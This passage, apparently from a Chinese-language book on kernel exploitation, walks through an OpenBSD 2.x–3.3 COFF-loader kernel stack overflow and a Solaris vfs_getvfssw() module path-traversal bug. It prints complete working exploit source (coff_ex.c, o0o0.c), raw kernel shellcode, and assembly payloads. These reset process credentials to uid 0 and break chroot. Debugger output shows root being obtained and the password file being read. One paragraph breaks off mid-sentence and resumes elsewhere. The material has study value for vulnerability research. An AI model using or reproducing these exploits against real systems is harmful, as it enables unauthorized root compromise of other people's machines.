     _exec_ibcs2_coff_prep_zmagic
ddb> cont
Breakpoint at   _exec_ibcs2_coff_prep_zmagic+0x27b:     call
_vn_rdwr
ddb> x/x $esp,3
0xd4739b60:     0     d46c266c     d4739bb0
                            (base argument to vn_rdwr)
ddb> x/x $esp
0xd4739b60:     0
ddb> ^M
0xd4739b64:     d46c266c
ddb> ^M
0xd4739b68:     d4739bb0
                |-->  addr of 'char buf[128]'
ddb> x/x $ebp
0xd4739c58:     d4739c88  --> saved %ebp
ddb> ^M
0xd4739c5c:     d048a6c9  --> saved %eip
|-> addr on stack where the saved instruction pointer is stored
```

在x86调用约定里（假设没有省略帧指针-fomit-frame-pointer），基址指针总是指向栈上的单元，保存的（调用者的）帧指针和指令指针都保存在这些单元内。为了计算栈缓冲区和保存的%eip之间的距离，执行如下操作。

```
ddb> print 0xd4739c5c - 0xd4739bb0
      ac
ddb> boot sync
```

注解 boot sync命令将重启系统。

保存的返回地址的地址和栈缓冲区之间的距离是172B（0xac）。把.shlib区段头里的区段数据大小设为176（0xb0），我们就能控制保存的返回地址。

26.1.2 改写返回地址并重定向执行流程

在计算返回地址相对于溢出的缓冲区的位置之后，obsd_ex1.c里的下列代码行看起来就更有意义了。

```
[1] lptr = (u_long *) ((char *)ptr + sizeof(fhdr) + sizeof(ahdr) + \
               (sizeof(scn0)*3) + (2*4096) + 0xb0 - 8);
[2] shptr = (char *) malloc(4096);
    if(debug)
      printf("payload adr: 0x%.8x\t", shptr);
    memset(shptr, 0xcc, 4096);

    *lptr++ = 0xdeadbeef;
[3] *lptr = (u_long) shptr;
```

基本上，在[1]里，我们提前把lptr指针指到区段数据里的位置，这将改写保存的基址指针及保存的返回地址。在这个操作之后，将分配一个堆缓冲区[2]，这个缓冲区将被用来存放内核载荷（后面将会对此做出解释）。现在，将被用于改写返回地址的区段数据里的4B被这个刚分配的用户区堆缓冲区[3]的地址更新了。执行将被钩住并重定向到用户区的堆缓冲区，而那里已填满了int 3（调试中断）。这将导致ddb介入。

```
bash-2.05b# ./obsd_ex1 -v
payload adr: 0x00005000
Stopped at      0x5001:     int     $3
ddb> x/i $eip,3
0x5001:     int     $3
0x5002:     int     $3
0x5003:     int     $3
```

来自内核调试器的输出显示出我们得到了内核的全部执行控制特权（SEL_KPL）。

```
ddb> show registers
es          0x10
ds          0x10
..
ebp          0xdeadbeef
..
eip          0x5001 --> user-land address
cs          0x8
```

26.1.3　查找进程描述符（或进程结构）

通过下列操作，我们可以搜集凭证（证书）和chroot处理载荷时所需要的进程结构信息。查找进程结构的方法有很多种。在这部分我们只考虑两个方法，一个是栈查找方法（不推荐在OpenBSD上使用），另一个是sysctl()系统调用。

1. 栈查找

在OpenBSD内核里，依靠脆弱的接口，进程结构指针相对于栈指针来说可能在一个固定的地方。因此，在获取执行控制权后，可以把栈指针加上固定偏移量（栈指针和进程结构指针位置之间的增量）来重新找回指向进程结构的指针。另一方面，在Linux下，内核总是把进程结构映射到每个进程（per-process）内核栈的开头。Linux的这个特征使查找进程结构变得更直接。

2. sysctl()系统调用

sysctl是在用户区下得到／设置内核信息的系统调用。它有一个简单的接口，用于在内核与用户区之间来回传递数据。sysctl接口被结构化到一些子部件中（sub-components），这些子部件包括内核、硬件、虚拟内存、网络、文件系统和体系结构系统控制接口。我们应该把精力放在由kern_sysctl()函数处理的内核sysctl上。

注解　见sys/kern/kern_sysctl.c:第234行。

---

kern_sysctl()函数也为某些查询（例如进程结构、时钟速率、虚拟节点和文件信息）指派不同的处理程序。sysctl_doproc()函数将处理进程结构，而这是我们正在寻找的、到内核区信息的接口。

```
int
sysctl_doproc(name, namelen, where, sizep)
        int *name;
        u_int namelen;
        char *where;
        size_t *sizep;
{

...

[1] for (; p != 0; p = LIST_NEXT(p, p_list)) {

...
[2]         switch (name[0]) {

                case KERN_PROC_PID:
                        /* could do this with just a lookup */
[3]                     if (p->p_pid != (pid_t)name[1])
                                continue;
                        break;

                ...
```

```
              }
                    ....

                    if (buflen >= sizeof(struct kinfo_proc)) {
[4]                         fill_eproc(p, &eproc);
[5]                         error = copyout((caddr_t)p, &dp->kp_proc,
                                            sizeof(struct proc));
....

void
fill_eproc(p, ep)
        register struct proc *p;
        register struct eproc *ep;
{
        register struct tty *tp;

[6]        ep->e_paddr = p;
```

同样，对sysctl_doproc()来说，可以用switch语句[2]处理不同类型的查询。KERN_PROC_PID对于从任何进程的进程结构中搜集需要的地址来说是足够了。对select()溢出来说，得到父进程的进程地址就足够了。setitimer()漏洞用许多不同的方法（后面会讨论）利用sysctl()接口。

sysctl_doproc()代码为了寻找查询的pid[3]，遍历进程结构[1]的链表（linked list)。如果发现了，就会用它们填充[4]和[5]的某些结构(eproc和kp_proc)，并随后copyout到用户区。fill_eproc()（在[4]处被调用）达到目的后，把查询的pid的proc地址复制到eproc结构[6]的e_paddr成员。最后，进程地址将被复制到kinfo_proc结构（对sysctl_doproc()函数来说，这个是最主要的数据结构）里的用户区。关于这些结构成员的更多信息请查看sys/sys/sysctl.h。

下面是我们用于找回kinfo_proc结构的函数。

```
void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                exit(-1);
        }

}
```

sys_sysctl()将把CTL_KERN分派给kern_sysctl()。kern_sysctl()将把KERN_PROC分派给sysctl_doproc()。上述的switch语句将处理KERN_PROC_PID，最后返回kinfo_proc结构。

26.1.4　开发内核模式载荷

在这一小节，为了提升权限、冲出改变根目录的子系统，我们将开发各种小的、最后将修改它的父进程进程结构的某些字段的载荷。然后，我们将用使我们返回用户区的代码把开发的汇编代码连起来，从而获取没有限制的新特权。

1. p_cred和u_cred

先介绍载荷提升权限。下列所述的代码是更改任何选定的进程结构的ucred（用户的凭证）和pcred（进程的凭证）的汇编代码。利用sysctl()系统调用（前文已经讨论过）填充它的父进程进程结构地址的破解代码替换.long 0x12345678。最初的call和pop指令将把特定的进程结构地址的地址载入%edi。你可以使用众所周知的、几乎每个shellcode都用过的地址收集技术，*Phrack*杂志对此也有介绍（www.phrack.org/archives/49/P49-14）。

```
call moo
.long 0x12345678   <-- pproc addr
.long 0xdeadcafe
.long 0xbeefdead
nop
nop
nop
moo:
pop  %edi
mov  (%edi),%ecx      # parent's proc addr in ecx

                      # update p_ruid
mov  0x10(%ecx),%ebx  # ebx = p->p_cred
xor  %eax,%eax        # eax = 0
mov  %eax,0x4(%ebx)   # p->p_cred->p_ruid = 0
                      # update cr_uid
mov  (%ebx),%edx      # edx = p->p_cred->pc_ucred
mov  %eax,0x4(%edx)   # p->p_cred->pc_ucred->cr_uid = 0
```

2. 冲出改变根目录的子系统

接下来，我们的ring 0载荷将用一小段汇编代码冲出改变根目录的子系统。暂时不必探究复杂的细节，先大概看一下根目录改变怎样检查每个进程的基线（per-process basis）。通过用想要jail目录的vnode指针填充filedesc（打开文件结构）的fd_rdir filedesc成员来实现改变根目录的子系统。当内核为某些请求服务特定的进程时，它会检查是否用具体的虚拟指针填充这个指针。

如果发现虚拟指针，具体的进程会被相应地处理。内核会想着为这个进程创建新的根目录，从而把它囚禁在预定义的目录里。对不改变根目录的进程来说，这个指针为零/未设置。不用探究更多的实现细节，把指针设为空字节，攻击根目录改变。通过如下的进程结构引用fd_rdir。

```
p->p_fd->fd_rdir
```

如同凭证结构一样，我们的载荷仅增加两条指令就可以直接访问并更改filedesc。

```
# update p->p_fd->fd_rdir to break chroot()

mov  0x14(%ecx),%edx     # edx = p->p_fd
mov  %eax,0xc(%edx)      # p->p_fd->fd_rdir = 0
```

26.1.5 从内核载荷返回

在我们更改进程结构的某些字段、提升权限并从改变根目录的子系统逃脱之后，我们还需要恢复系统的正常操作。总的来说，我们必须回到用户模式（意味着进程要执行系统调用），或返回内核模式。通过iret指令回到用户模式是简单明了的，但有时候系统并不允许我们这样做，因为内核可能锁定了某些同步对象，例如mutex锁和rdwr锁。在这样的情况下，你需要回到将解锁这些同步对象的内核代码的地方，这样才不会使内核崩溃。有些黑客对返回内核模式有一些错误的判断，我们建议他们用这个方法浏览更多脆弱的内核代码，并试着利用代码。实际上，对于恢复系统流程来说，返回同步对象被解锁的内核模式是最好的解决办法。如果我们不具备这样的条件，就只能用iret技术了。

1. 返回到用户模式：iret技术

下面的代码是ISR（Interrupt Service Routine，中断服务例程）调用的系统调用处理程序。这个函数调用高层（用C写成的）系统调用处理程序[1]，在真正的系统调用返回后，设置寄存器并回到用户模式[2]。

```
IDTVEC(syscall)
        pushl   $2              # size of instruction for restart
syscall1:
        pushl   $T_ASTFLT       # trap # for doing ASTs
        INTRENTRY
        movl    _C_LABEL(cpl),%ebx
        movl    TF_EAX(%esp),%esi       # syscall no
[1]     call    _C_LABEL(syscall)
2:      /* Check for ASTs on exit to user mode. */
        cli
        cmpb    $0,_C_LABEL(astpending)
        je      1f
        /* Always returning to user mode here. */
        movb    $0,_C_LABEL(astpending)
        sti
        /* Pushed T_ASTFLT into tf_trapno on entry. */
        call    _C_LABEL(trap)
        jmp     2b
1:      cmpl    _C_LABEL(cpl),%ebx
        jne     3f
[2]     INTRFASTEXIT

#define INTRFASTEXIT \
```

26

```
        popl    %es            ; \
        popl    %ds            ; \
        popl    %edi           ; \
        popl    %esi           ; \
        popl    %ebp           ; \
        popl    %ebx           ; \
        popl    %edx           ; \
        popl    %ecx           ; \
        popl    %eax           ; \
        addl    $8,%esp        ; \
        iret
```

我们将基于前面初始的、已宣告的系统调用处理程序执行如下的例程，模仿从中断操作返回。

```
cli

# set up various selectors for user-land
# es = ds = 0x1f
pushl $0x1f
popl  %es
pushl $0x1f
popl  %ds

# esi = esi = 0x00
pushl $0x00
popl  %edi
pushl $0x00
popl  %esi

# ebp = 0xdfbfd000
pushl $0xdfbfd000
popl  %ebp

# ebx = edx = ecx = eax = 0x00
pushl $0x00
popl  %ebx
pushl $0x00
popl  %edx
pushl $0x00
popl  %ecx
pushl $0x00
popl  %eax

pushl $0x1f              # ss = 0x1f
pushl $0xdfbfd000        # esp  = 0xdfbfd000
pushl $0x287             # eflags
pushl $0x17              # cs user-land code segment selector

# set set user mode instruction pointer in exploit code
```

```
pushl $0x00000000        # empty slot for ring3 %eip
iret
```

2. 返回到内核代码：sidt技术和_kernel_text搜索

返回用户模式的技术依靠IDTR（Interrupt Descriptor Table Register，中断描述符表寄存器）。它包含IDT（Interrupt Descriptor Table，中断描述符表）的开始地址。

IDT并不探究多余的细节，而是为各种中断向量保存中断处理程序。从0到255的每个数字都代表x86里的一个中断，这些数字被称为中断向量。这些向量被用来为在IDT之内特定的中断定位原始的处理程序。IDT包括256个入口，每个8B。有3种不同类型的IDT描述符入口，但我们将只介绍system gate描述符。trap gate描述符被用来设置原始的系统调用处理程序（在前面的章节里曾讨论过）。

注解 OpenBSD使用相同的gate_descriptor结构作为trap 和 system 描述符。同样，system gate在代码里将被作为trap gate引用。

```
sys/arch/i386/machdep.c line 2265

setgate(&idt[128], &IDTVEC(syscall), 0, SDT_SYS386TGT, SEL_UPL,
GCODE_SEL);

sys/arch/i386/include/segment.h line 99

struct gate_descriptor {
        unsigned gd_looffset:16;        /* gate offset (lsb) */
        unsigned gd_selector:16;        /* gate segment selector */
        unsigned gd_stkcpy:5;           /* number of stack wds to cpy */
        unsigned gd_xx:3;               /* unused */
        unsigned gd_type:5;             /* segment type */
        unsigned gd_dpl:2;              /* segment descriptor priority level */
        unsigned gd_p:1;                /* segment descriptor present */
        unsigned gd_hioffset:16;        /* gate offset (msb) */
}

[delete]

line 240
#define SDT_SYS386TGT   15      /* system 386 trap gate */
```

gate_descriptor还包括gd_looffset和gd_hioffset，它们将生成低层（low-level）中断处理程序的地址。若想了解这些字段的更多信息，可以查阅架构手册www.intel.com/design/Pentium4/documentation.htm。

请求内核服务的系统调用接口通过软件初始中断0x80来实现。有了这些信息，就可以从低层（low-level）系统调用中断处理程序开始遍历内核文本。现在，你可以找到使用高层（high-level）系统调用处理程序的方法，并最终选择该方法。

OpenBSD里的IDT被命名为_idt_region，0x80是系统调用中断的system gate 描述符。因为IDT的每个成员都是8B长，系统调用gate_descriptor的地址是_idt_region+0x80*0x80，也就是_idt_region + 0x400。

```
bash-2.05b# Stopped at         _Debugger+0x4: leave
ddb> x/x _idt_region+0x400
_idt_region+0x400:       80e4c
ddb> ^M
_idt_region+0x404:       e010ef00
```

为了推导出原始的系统调用处理程序，我们需要对system gate描述符的位字段做适当的shift或or运算。这就可以获取0xe100e4c内核地址。

```
bash-2.05b# Stopped at         _Debugger+0x4: leave
ddb> x/x 0xe0100e4c
_Xosyscall_end: pushl    $0x2
ddb> ^M
_Xosyscall_end+0x2:      pushl    $0x3
...
...
_Xosyscall_end+0x20:     call     _syscall
...
```

如同异常或软件初始中断一样，在IDT里会发现对应的向量。执行将被重定向到从某个gate描述符获悉的处理程序。这个处理程序被认为是“中间处理程序”，它最终将把我们带到真正的处理程序。正如在内核调试器输出里看到的那些内容一样，原始的处理程序_Xosyscall_end保存所有的寄存器（也有一些其他的低层操作符）并立即调用真正的处理程序_syscall()。

我们已经注意到，idtr寄存器总是包含_idt_region的地址。现在需要一个访问该地址内容的方法。

```
sidt 0x4(%edi)
mov  0x6(%edi),%ebx
```

_the_idt_region的地址被复制到ebx，现在可以通过ebx引用IDT了。从原始的处理程序搜集系统调用处理程序的汇编代码如下。

```
sidt 0x4(%edi)
mov  0x6(%edi),%ebx      # mov _idt_region is in ebx
mov  0x400(%ebx),%edx    # _idt_region[0x80 * (2*sizeof long) = 0x400]
mov  0x404(%ebx),%ecx    # _idt_region[0x404]
shr  $0x10,%ecx          #
sal  $0x10,%ecx          # ecx = gd_hioffset
sal  $0x10,%edx          #
shr  $0x10,%edx          # edx = gd_looffset
or   %ecx,%edx           # edx = ecx | edx  =  _Xosyscall_end
```

目前，我们已经成功发现了原始/中间处理程序的位置。下一步应该是搜索整个内核文本，找出call_syscall，并搜集调用指令的位移量，把它加到指令位置的地址。另外，为了补偿调用指令本身的大小，位移量应当再增加5B。

```
xor   %ecx,%ecx           # zero out the counter
up:
inc   %ecx
movb (%edx,%ecx),%bl      # bl =  _Xosyscall_end++
cmpb $0xe8,%bl            # if bl == 0xe8 : 'call'
jne   up

lea   (%edx,%ecx),%ebx    # _Xosyscall_end+%ecx: call _syscall
inc   %ecx
mov   (%edx,%ecx),%ecx    # take the displacement of the call ins.
add   $0x5,%ecx           # add 5 to displacement
add   %ebx,%ecx           # ecx = _Xosyscall_end+0x20 + disp = _syscall()
```

现在，%ecx保存了真正的处理程序_syscall的地址。接下来的步骤是找出从哪儿返回到syscall()函数里面，这将要求我们对各种版本的、带不同内核编译选项的OpenBSD进行广泛研究。幸运的是，我们确实可以在_syscall()里找到call *%eax指令。这证明了在每一个测试的OpenBSD版本里，把每个系统调用分派到它最终的处理程序的指令是存在的。

从OpenBSD 2.6 到3.3，内核代码总是用call *%eax指令分派系统调用，而它在_syscall()函数的范围内是唯一的。

```
bash-2.05b# Stopped at          _Debugger+0x4: leave
ddb> x/i _syscall+0x240
_syscall+0x240: call    *%eax
ddb>cont
```

我们现在的目标是为不同的版本计算偏移量（在这个例子里是0x240）。我们想从载荷回到紧跟call *%eax之后的指令，继续内核执行。搜索代码如下。

```
#search for opcode: ffd0 ie: call *%eax
mov     %ecx,%edi
mule:
mov     $0xff,%al
cld
mov     $0xffffffff,%ecx
repnz scas %es:(%edi),%al
# ok, start with searching 0xff

mov     (%edi),%bl
cmp     $0xd0,%bl    # check if 0xff is followed by 0xd0
jne     mule           # if not start over
inc     %edi         # good found!
xor     %eax,%eax    #set up return value
push    %edi         #push address on stack
ret                  #jump to found address
```

最后，这个载荷是我们彻底返回所需要的全部代码。不用再修改了，任何基于溢出的系统调

已被破坏的保存的帧指针。你可以通过在脆弱函数的prolog上以及epilog里的leave指令之前设置断点，算出有意义的基址指针。现在，计算在prolog里记录的%ebp与返回调用者之前记录的%esp之间的差额。下面的指令将为这个特殊的漏洞把%ebp设回到合理的值。

```
lea  0x68(%esp),%ebp # fixup ebp
```

26.1.6 得到根权限（uid=0）

最后，我们把前面所有的内容连起来，最终将得到把权限提升为根权限的、可以冲破任何可能的改变根目录的子系统的限制的破解代码。

```
-bash-2.05b$ uname -a
OpenBSD the0.wideopenbsd.net 3.3 GENERIC#44 i386
-bash-2.05b$ gcc -o the0therat coff_ex.c
-bash-2.05b$ id
uid=1000(noir) gid=1000(noir) groups=1000(noir)
-bash-2.05b$ ./the0therat

DO NOT FORGET TO SHRED ./ibcs2own
Abort trap
-bash-2.05b$ id
uid=0(root) gid=1000(noir) groups=1000(noir)
-bash-2.05b$ bash
bash-2.05b# cp /dev/zero ./ibcs2own

/home: write failed, file system is full
cp: ./ibcs2own: No space left on device
bash-2.05b# rm -f ./ibcs2own
bash-2.05b# head -2 /etc/master.passwd
root:$2a$08$ [cut] :0:0:daemon:0:0:Charlie &:/root:/bin/csh
daemon:*:1:1::0:0:The devil himself:/root:/sbin/nologin
...

----------------------------- coff_ex.c --------------------------------
-----

/** OpenBSD 2.x - 3.3                                          **/
/** exec_ibcs2_coff_prep_zmagic() kernel stack overflow        **/
/** note: ibcs2 binary compatibility with SCO and ISC is enabled **/
/** in the default install                                     **/

/**     Copyright Feb 26 2003 Sinan "noir" Eren                **/
/**     noir@olympos.org | noir@uberhax0r.net                  **/

#include <stdio.h>
#include <sys/types.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/param.h>
```

```
#include <sys/sysctl.h>
#include <sys/signal.h>

/* kernel_sc.s shellcode */

unsigned char shellcode[] =
"\xe8\x0f\x00\x00\x00\x78\x56\x34\x12\xfe\xca\xad\xde\xad\xde\xef\xbe"
"\x90\x90\x90\x5f\x8b\x0f\x8b\x59\x10\x31\xc0\x89\x43\x04\x8b\x13\x89"
"\x42\x04\x8b\x51\x14\x89\x42\x0c\x8d\x6c\x24\x68\x0f\x01\x4f\x04\x8b"
"\x5f\x06\x8b\x93\x00\x04\x00\x00\x8b\x8b\x04\x04\x00\x00\xc1\xe9\x10"
"\xc1\xe1\x10\xc1\xe2\x10\xc1\xea\x10\x09\xca\x31\xc9\x41\x8a\x1c\x0a"
"\x80\xfb\xe8\x75\xf7\x8d\x1c\x0a\x41\x8b\x0c\x0a\x83\xc1\x05\x01\xd9"
"\x89\xcf\xb0\xff\xfc\xb9\xff\xff\xff\xff\xf2\xae\x8a\x1f\x80\xfb\xd0"
"\x75\xef\x47\x31\xc0\x57\xc3";

/* iret_sc.s */

unsigned char iret_shellcode[] =
"\xe8\x0f\x00\x00\x00\x78\x56\x34\x12\xfe\xca\xad\xde\xad\xde\xef\xbe"
"\x90\x90\x90\x5f\x8b\x0f\x8b\x59\x10\x31\xc0\x89\x43\x04\x8b\x13\x89"
"\x42\x04\x8b\x51\x14\x89\x42\x0c\xfa\x6a\x1f\x07\x6a\x1f\x1f\x6a\x00"
"\x5f\x6a\x00\x5e\x68\x00\xd0\xbf\xdf\x5d\x6a\x00\x5b\x6a\x00\x5a\x6a"
"\x00\x59\x6a\x00\x58\x6a\x1f\x68\x00\xd0\xbf\xdf\x68\x87\x02\x00\x00"
"\x6a\x17";

unsigned char pusheip[] =
"\x68\x00\x00\x00\x00"; /* fill eip */

unsigned char iret[] =
"\xcf";

unsigned char exitsh[] =
"\x31\xc0\xcd\x80\xcc"; /* xorl %eax,%eax, int $0x80, int3 */


#define ZERO(p) memset(&p, 0x00, sizeof(p))

/*
 * COFF file header
 */

struct coff_filehdr {
    u_short     f_magic;        /* magic number */
    u_short     f_nscns;        /* # of sections */
    long        f_timdat;       /* timestamp */
    long        f_symptr;       /* file offset of symbol table */
    long        f_nsyms;        /* # of symbol table entries */
    u_short     f_opthdr;       /* size of optional header */
    u_short     f_flags;        /* flags */
```

```
};

/* f_magic flags */
#define COFF_MAGIC_I386 0x14c

/* f_flags */
#define COFF_F_RELFLG   0x1
#define COFF_F_EXEC     0x2
#define COFF_F_LNNO     0x4
#define COFF_F_LSYMS    0x8
#define COFF_F_SWABD    0x40
#define COFF_F_AR16WR   0x80
#define COFF_F_AR32WR   0x100

/*
 * COFF system header
 */

struct coff_aouthdr {
    short       a_magic;
    short       a_vstamp;
    long        a_tsize;
    long        a_dsize;
    long        a_bsize;
    long        a_entry;
    long        a_tstart;
    long        a_dstart;
};

/* magic */
#define COFF_ZMAGIC     0413

/*
 * COFF section header
 */

struct coff_scnhdr {
    char        s_name[8];
    long        s_paddr;
    long        s_vaddr;
    long        s_size;
    long        s_scnptr;
    long        s_relptr;
    long        s_lnnoptr;
    u_short     s_nreloc;
    u_short     s_nlnno;
    long        s_flags;
};
```

```
/* s_flags */
#define COFF_STYP_TEXT         0x20
#define COFF_STYP_DATA         0x40
#define COFF_STYP_SHLIB        0x800


void get_proc(pid_t, struct kinfo_proc *);
void sig_handler();

int
main(int argc, char **argv)
{
  u_int i, fd, debug = 0;
  u_char *ptr, *shptr;
  u_long *lptr;
  u_long pprocadr, offset;
  struct kinfo_proc kp;
  char *args[] = { "./ibcs2own", NULL};
  char *envs[] = { "RIP=theo", NULL};
  //COFF structures
  struct coff_filehdr fhdr;
  struct coff_aouthdr ahdr;
  struct coff_scnhdr  scn0, scn1, scn2;

   if(argv[1]) {
      if(!strncmp(argv[1], "-v", 2))
              debug = 1;
      else {
              printf("-v: verbose flag only\n");
              exit(0);
            }
    }

    ZERO(fhdr);
    fhdr.f_magic = COFF_MAGIC_I386;
    fhdr.f_nscns = 3; //TEXT, DATA, SHLIB
    fhdr.f_timdat = 0xdeadbeef;
    fhdr.f_symptr = 0x4000;
    fhdr.f_nsyms = 1;
    fhdr.f_opthdr = sizeof(ahdr); //AOUT opt header size
    fhdr.f_flags = COFF_F_EXEC;

    ZERO(ahdr);
    ahdr.a_magic = COFF_ZMAGIC;
    ahdr.a_tsize = 0;
    ahdr.a_dsize = 0;
    ahdr.a_bsize = 0;
    ahdr.a_entry = 0x10000;
    ahdr.a_tstart = 0;
```

```
ahdr.a_dstart = 0;

ZERO(scn0);
memcpy(&scn0.s_name, ".text", 5);
scn0.s_paddr = 0x10000;
scn0.s_vaddr = 0x10000;
scn0.s_size = 4096;
scn0.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3);
//file offset of .text segment
scn0.s_relptr = 0;
scn0.s_lnnoptr = 0;
scn0.s_nreloc = 0;
scn0.s_nlnno = 0;
scn0.s_flags = COFF_STYP_TEXT;

ZERO(scn1);
memcpy(&scn1.s_name, ".data", 5);
scn1.s_paddr = 0x10000 - 4096;
scn1.s_vaddr = 0x10000 - 4096;
scn1.s_size = 4096;
scn1.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + 4096;
//file offset of .data segment
scn1.s_relptr = 0;
scn1.s_lnnoptr = 0;
scn1.s_nreloc = 0;
scn1.s_nlnno = 0;
scn1.s_flags = COFF_STYP_DATA;

ZERO(scn2);
memcpy(&scn2.s_name, ".shlib", 6);
scn2.s_paddr = 0;
scn2.s_vaddr = 0;
scn2.s_size = 0xb0; //HERE IS DA OVF!!! static_buffer = 128
scn2.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + 2*4096;
//file offset of .data segment
scn2.s_relptr = 0;
scn2.s_lnnoptr = 0;
scn2.s_nreloc = 0;
scn2.s_nlnno = 0;
scn2.s_flags = COFF_STYP_SHLIB;

offset = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + 3*4096;
ptr = (char *) malloc(offset);
if(!ptr) {
            perror("malloc");
            exit(-1);
}
```

```
memset(ptr, 0xcc, offset);  /* fill int3 */

/* copy sections */
offset = 0;
memcpy(ptr, (char *) &fhdr, sizeof(fhdr));
offset += sizeof(fhdr);

memcpy(ptr+offset, (char *) &ahdr, sizeof(ahdr));
offset += sizeof(ahdr);

memcpy(ptr+offset, (char *) &scn0, sizeof(scn0));
offset += sizeof(scn0);

memcpy(ptr+offset, &scn1, sizeof(scn1));
offset += sizeof(scn1);

memcpy(ptr+offset, (char *) &scn2, sizeof(scn2));
offset += sizeof(scn2);

lptr = (u_long *) ((char *)ptr + sizeof(fhdr) + sizeof(ahdr) + \
       (sizeof(scn0) * 3) + 4096 + 4096 + 0xb0 - 8);

shptr = (char *) malloc(4096);
if(!shptr) {
            perror("malloc");
            exit(-1);
}
if(debug)
  printf("payload adr: 0x%.8x\t", shptr);

memset(shptr, 0xcc, 4096);

get_proc((pid_t) getppid(), &kp);
pprocadr = (u_long) kp.kp_eproc.e_paddr;
if(debug)
  printf("parent proc adr: 0x%.8x\n", pprocadr);

*lptr++ = 0xdeadbeef;
*lptr = (u_long) shptr;

shellcode[5] = pprocadr & 0xff;
shellcode[6] = (pprocadr >> 8) & 0xff;
shellcode[7] = (pprocadr >> 16) & 0xff;
shellcode[8] = (pprocadr >> 24) & 0xff;

memcpy(shptr, shellcode, sizeof(shellcode)-1);

unlink("./ibcs2own");
if((fd = open("./ibcs2own", O_CREAT^O_RDWR, 0755)) < 0) {
```

```
                perror("open");
                exit(-1);
        }

    write(fd, ptr, sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0) * 3) + 4096*3);
    close(fd);
    free(ptr);

    signal(SIGSEGV, (void (*)())sig_handler);
    signal(SIGILL, (void (*)())sig_handler);
    signal(SIGSYS, (void (*)())sig_handler);
    signal(SIGBUS, (void (*)())sig_handler);
    signal(SIGABRT, (void (*)())sig_handler);
    signal(SIGTRAP, (void (*)())sig_handler);

    printf("\nDO NOT FORGET TO SHRED ./ibcs2own\n");
    execve(args[0], args, envs);
    perror("execve");
}

void
sig_handler()
{
   _exit(0);
}
void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                fprintf(stderr, "this is an unexpected error, rerun!\n");
                exit(-1);
        }

}
```

26.2　Solaris **vfs_getvfssw()**可加载内核模块路径遍历破解

这部分比较简短，因为相对于前面的OpenBSD破解来说，建立可靠的vfs_getvfssw()破解只需较少的步骤。和OpenBSD漏洞不同的是，Solaris的vfs_getvfssw()漏洞很容易破解。我们只需写一个用复杂的modname参数调用某一脆弱的系统调用的破解代码即可。另外，我们需要一

个内核模块，它将在进程描述符的链表中定位进程，并把进程的凭证改为根用户所有。编写这样的恶意内核模块可能需要有开发内核模式的经验，这不属于本书所讨论的范围。我们建议你阅读由Jim Mauro和Richard McDougall编写的*Solaris Internals*，那是迄今为止最全面的介绍Solaris内核的书，仔细阅读之后，你就会熟悉Solaris 的内核体系架构。

对vfs_getvfss()漏洞来说，可用的载荷有许多，但我们只介绍用来获取根shell的例子。你可以很容易地把这个技术发扬光大，针对可信目标操作系统、主机入侵预防系统和其他安全设备开发出更有意思的破解代码。

26.2.1 精心编写破解代码

下面的代码将用../../../tmp/o0参数调用sysfs()系统调用。这将欺骗内核，使它加载/tmp/sparcv9/o0（如果工作在64位内核下）或/tmp/o0（如果它是32位内核）。这是我们将放在/tmp文件夹下的模块。

```
---------------------------------- o0o0.c --------------------------------
#include <stdio.h>
#include <sys/fstyp.h>
#include <sys/fsid.h>
#include <sys/systeminfo.h>

/*int sysfs(int opcode, const char *fsname); */

int
main(int argc, char **argv)
{
  char modname[] = "../../../tmp/o0";
  char buf[4096];
  char ver[32], *ptr;
  int sixtyfour = 0;

    memset((char *) buf, 0x00, 4096);
    if(sysinfo(SI_ISALIST, (char *) buf, 4095) < 0) {
        perror("sysinfo");
        exit(0);
     }

     if(strstr(buf, "sparcv9"))
        sixtyfour = 1;

     memset((char *) ver, 0x00, 32);
     if(sysinfo(SI_RELEASE, (char *) ver, 32) < 0) {
        perror("sysinfo");
        exit(0);
     }
```

```
        ptr = (char *) strstr(ver, ".");
        if(!ptr) {
            fprintf(stderr, "can't grab release version!\n");
            exit(0);
        }
        ptr++;

        memset((char *) buf, 0x00, 4096);
        if(sixtyfour)
          snprintf(buf, sizeof(buf)-1, "cp ./%s/o064 /tmp/sparcv9/o0", ptr);
        else
          snprintf(buf, sizeof(buf)-1, "cp ./%s/o032 /tmp/o0", ptr);

        if(sixtyfour)
            if(mkdir("/tmp/sparcv9", 0755) < 0) {
                perror("mkdir");
                exit(0);
            }

      system(buf);

      sysfs(GETFSIND, modname);
          //perror("hoe!");

    if(sixtyfour)
          system("/usr/bin/rm -rf /tmp/sparcv9");
      else
          system("/usr/bin/rm -f /tmp/o0");

}
```

26.2.2 加载内核模块

像我们在前面章节中提到的，下面的代码段将遍历所有的进程，查找我们的位置（基于名字，例如o0o0），用0（root uid）更新凭证结构的uid字段。

与破解代码相比，接下来的代码段是唯一与权限提升内核模块有关的部分。为了使代码像可加载内核模块那样工作，其余的代码也是必需的。

```
[1]   mutex_enter(&pidlock);
[2]   for (p = practive; p != NULL; p = p->p_next) {

[3]           if(strstr(p->p_user.u_comm, (char *) "o0o0")) {

[4]               pp = p->p_parent;
[5]               newcr = crget();

[6]               mutex_enter(&pp->p_crlock);
                  cr = pp->p_cred;
                  crcopy_to(cr, newcr);
```

```
                   pp->p_cred = newcr;
[7]                newcr->cr_uid = 0;
[8]                mutex_exit(&pp->p_crlock);

               }

            continue;
         }

[9]  mutex_exit(&pidlock);
```

